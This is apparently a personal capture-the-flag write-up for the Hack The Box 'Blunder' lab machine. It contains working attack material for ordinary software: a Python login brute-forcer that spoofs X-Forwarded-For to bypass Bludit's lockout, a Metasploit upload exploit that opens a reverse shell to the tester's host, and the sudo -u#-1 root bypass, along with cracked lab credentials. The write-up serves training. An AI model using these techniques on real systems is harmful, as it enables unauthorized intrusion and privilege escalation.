

# HTB.Blunder

## Working Theory



## Enumeration

## Tools

# nmap

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-07-05 04:39 +08

Nmap scan report for 10.10.10.191

Host is up (0.13s latency).

Not shown: 998 filtered ports

PORT STATE SERVICE VERSION

21/tcp closed ftp

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

|\_http-generator: Blunder

|\_http-server-header: Apache/2.4.41 (Ubuntu)

|\_http-title: Blunder | A blunder of interesting facts

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 21.39 seconds

# ffuf

```
.htpasswd [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta [Status: 403, Size: 277, Words: 20, Lines: 10]
0 [Status: 200, Size: 7561, Words: 794, Lines: 171]
about [Status: 200, Size: 3280, Words: 225, Lines: 106]
admin [Status: 301, Size: 0, Words: 1, Lines: 1]
cgi-bin/ [Status: 301, Size: 0, Words: 1, Lines: 1]
LICENSE [Status: 200, Size: 1083, Words: 155, Lines: 22]
robots.txt [Status: 200, Size: 22, Words: 3, Lines: 2]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10]
:: Progress: [4614/4614] :: 65 req/sec :: Duration: [0:01:10] :: Errors: 0 ::
```

/cgi-bin

# Targets







# http 80

info

===  
CMS: bludit  
version: 3.9.2  
//checked out bludit github page to find directories: https://github.com/bludit/bludit


/bl-content  
//can access uploads dir.

# Index of /bl-content

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">databases/</a>	2020-05-19 11:28	-	
 <a href="#">pages/</a>	2020-04-28 11:24	-	
 <a href="#">tmp/</a>	2020-07-04 17:54	-	
 <a href="#">uploads/</a>	2020-07-04 15:34	-	
 <a href="#">workspaces/</a>	2019-11-27 11:53	-	


*Apache/2.4.41 (Ubuntu) Server at 10.10.10.191 Port 80*

/bl-plugins  
//found cms version



/todo.txt

//user: fergus



found that this version can perform brute forcing

//found code in github for brute force poc

//link: <https://github.com/bludit/bludit/pull/1090>

//link: <https://rastating.github.io/bludit-brute-force-mitigation-bypass/>

Merged

Remove use of headers that can be used to bypass anti-brute force controls #1090

dignajar merged 1 commit into bludit:master from rastating:bug/fix-brute-force-vulnerabi... on Oct 6, 2019

require that they have multiple IP addresses that they can send traffic from.

Remove use of headers that can be used to bypass anti-brute force con...

Verified

b5afd44

rastating commented on Oct 6, 2019

Author

Contributor

...

If you'd like to test this yourself, the script I wrote to run the test in the recording can be found below. It requires you to set the `host` and `username` variables at the top of the script and to replace `adminadmin` with whatever password you intend to test against:

```
#!/usr/bin/env python3
import re
import requests

host = 'http://192.168.194.146/bludit'
login_url = host + '/admin/login'
username = 'admin'
wordlist = []

# Generate 50 incorrect passwords
for i in range(50):
    wordlist.append('Password{i}'.format(i = i))

# Add the correct password to the end of the list
wordlist.append('adminadmin')

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.*?)", login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }
```

craft wordlist for brute force

```
nobodyatall@0xDEADBEEF:~/htb/boxes/blunder$ cewl 10.10.10.191 -w wordlist
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
nobodyatall@0xDEADBEEF:~/htb/boxes/blunder$
```

edit the code and try out brute forcing

```
nobodyatall@0xDEADBEEF: ~/htb/boxes/blunder
File Edit View Search Terminal Help
GNU nano 4.9.2 bluditBruteForce.py
#!/usr/bin/env python3
import re
import requests

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = open("wordlist", "r").readlines()

for password in wordlist:
    password = password.strip()
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.*?)"', login_page.text)
    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36',
        'Referer': login_url
    }

    r = session.post(login_url, data={'tokenCSRF': csrf_token.group(1), 'username': username, 'password': password}, headers=headers)

    if 'Welcome' in r.text:
        print('[*] Password found: ' + password)
        break

    else:
        continue


    [*] Trying: Blog
    [*] Trying: Posts
    [*] Trying: Stephen
    [*] Trying: such
    [*] Trying: Right
    [*] Trying: Sidebar
    [*] Trying: dump
    [*] Trying: fact
    [*] Trying: files
    [*] Trying: nothing
    [*] Trying: Footer

nobodyatall@0xDEADBEEF:~/htb/boxes/blunder$ cewl 10.10.10.191 -w wordlist
CewL 5.4.8 (Inclusion) Robin Wood (robin@digil.ninja) (https://digil.ninja/)
nobodyatall@0xDEADBEEF:~/htb/boxes/blunder$
```

found fergus password  
//cred: fergus:RolandDeschain

```
[*] Trying: RolandDeschain
SUCCESS: Password found!
Use fergus:RolandDeschain to login.
nobodyatall@0xDEADBEEF:~/htb/boxes/blunder$
```

login into bludit cms admin



found this version vulnerable to this CVE

## Vulnerability Details : [CVE-2019-16113](#) (1 Metasploit modules)

Bludit 3.9.2 allows remote code execution via bl-kernel/ajax/upload-images.php because PHP code can be entered with pathname.

Publish Date : 2019-09-08 Last Update Date : 2019-09-09

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [▼ Scroll To](#) [▼ Comments](#) [▼ External Links](#)  
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

### – CVSS Scores & Vulnerability Types

CVSS Score	<b>6.5</b>
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control, so the affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or resources are required.)
Authentication	Single system (The vulnerability requires an attacker to be logged into the system (such as at a command prompt or shell).)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	<a href="#">94</a>

run with metasploit

```
[154/230]
Id Name
0 Bludit v3.9.2

msf5 exploit(linux/http/bludit_upload_images_exec) > set bluditpass RolandDeschain
bluditpass=> RolandDeschain
msf5 exploit(linux/http/bludit_upload_images_exec) > set bludituser fergus
bludituser=> fergus
msf5 exploit(linux/http/bludit_upload_images_exec) > set rhosts 10.10.10.191
rhosts=> 10.10.10.191
msf5 exploit(linux/http/bludit_upload_images_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.9:4444
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
```

got the reverse shell

```
deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.9:4444 -> 10.10.10.191:41228) at 2020-07-05 20:02:39 +0800
[+] Deleted .htaccess

meterpreter >
[htb] 0:ruby* 1:sudo-
```

Bludit - Dashboard - Mozilla Firefox

## foothold

- found another bludit v3.10...
- found Hugo user credential

```
tags.php
users.php
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.');
```

```
> {
```

```
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""
    }
}
```

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$
```


crack hash  
//Hugo credential(Hugo:Password120)



## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

faca404fd5c0a31cf1897b823c695c85cffeb98d



**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
faca404fd5c0a31cf1897b823c695c85cffeb98d	sha1	Password120

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Login hugo user

```
j
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su Hugo
su Hugo @ Log out
su: user Hugo does not exist
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120
id
uid=1001(hugo) gid=1001(hugo) groups=1001(hugo)
```

## Post Exploitation

## Privilege Escalation

```
sudo -l
//seems quite familiar
```

```

hugo@blunder:~$ sudo -l
sudo -l
Password: Password120
⊕ Log out
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
hugo@blunder:~$

```

sudo version

```

hugo@blunder:~$ sudo --version
sudo --version
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
hugo@blunder:~$

```

find the exploit

×
🔍

🔍 All
📺 Videos
🖼️ Images
📰 News
🛒 Shopping
⋮ More
⚙️ Settings
🛠️ Tools

About 395,000 results (0.41 seconds)

blog.aquasec.com › cve-2019-14287-sudo-linux-vulne... ▾

## CVE-2019-14287 sudo Vulnerability Allows Bypass of User ...

Oct 17, 2019 - The sudo vulnerability is a security policy bypass issue enabling to ... installed on almost every UNIX and Linux-based operating system.

People also search for

sudo vulnerability 2020	sudo means
cve-2019-14287 github	sudo journalctl privilege escalation
sudo vulnerability example	sudo buffer overflow

×

the sudo version is vulnerable to this exploit

# CVE-2019-14287 sudo Vulnerability Allows Bypass of User Restrictions

A new vulnerability was discovered earlier this week in the sudo package. Sudo is one of the most powerful and commonly used utilities installed on almost every UNIX and Linux-based operating system.

The sudo vulnerability [CVE-2019-14287](#) is a security policy bypass issue that provides a user or a program the ability to execute commands as root on a Linux system when the "sudoers configuration" explicitly disallows the root access. Exploiting the vulnerability requires the user to have sudo privileges that allow them to run commands with an arbitrary user ID, except root.

## Verifying Exploitation of the Vulnerability

The following terms need to be met before exploiting:

1. In the `/etc/sudoers` file, a user should be granted permission to execute programs as any users except root.
2. The user has sudo privileges that allow them to run commands with an arbitrary user ID.

Run Sudo command with User ID `-1` or `4294967295`

```
root@binary-VirtualBox:/home/binary# su notroot
notroot@binary-VirtualBox:/home/binary$ whoami
notroot
notroot@binary-VirtualBox:/home/binary$ sudo bash
```

try the exploit

```
hugo@blunder:/tmp$ sudo /bin/bash
sudo /bin/bash
Sorry, user hugo is not allowed to execute '/bin/bash' as root on blunder.
hugo@blunder:/tmp$ sudo -u#0 /bin/bash
sudo -u#0 /bin/bash
Sorry, user hugo is not allowed to execute '/bin/bash' as root on blunder.
hugo@blunder:/tmp$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/tmp# cat /root/root.txt
cat /root/root.txt
affe4f8f690722091947202898f3a102
root@blunder:/tmp#
```

gotten root!

## Creds

buldit cms login

=====

fergus:RolandDeschain

Hugo credential

=====

Hugo:Password120

## Flags

User flag

```
cd ~  
hugo@blunder:~$ cat user.txt  
cat user.txt  
9e5341a4088150663ce4f8d9984de3f2  
hugo@blunder:~$
```

root flag

```
root@blunder:/tmp# cat /root/root.txt  
cat /root/root.txt  
affe4f8f690722091947202898f3a102  
root@blunder:/tmp#
```

## Write-up Images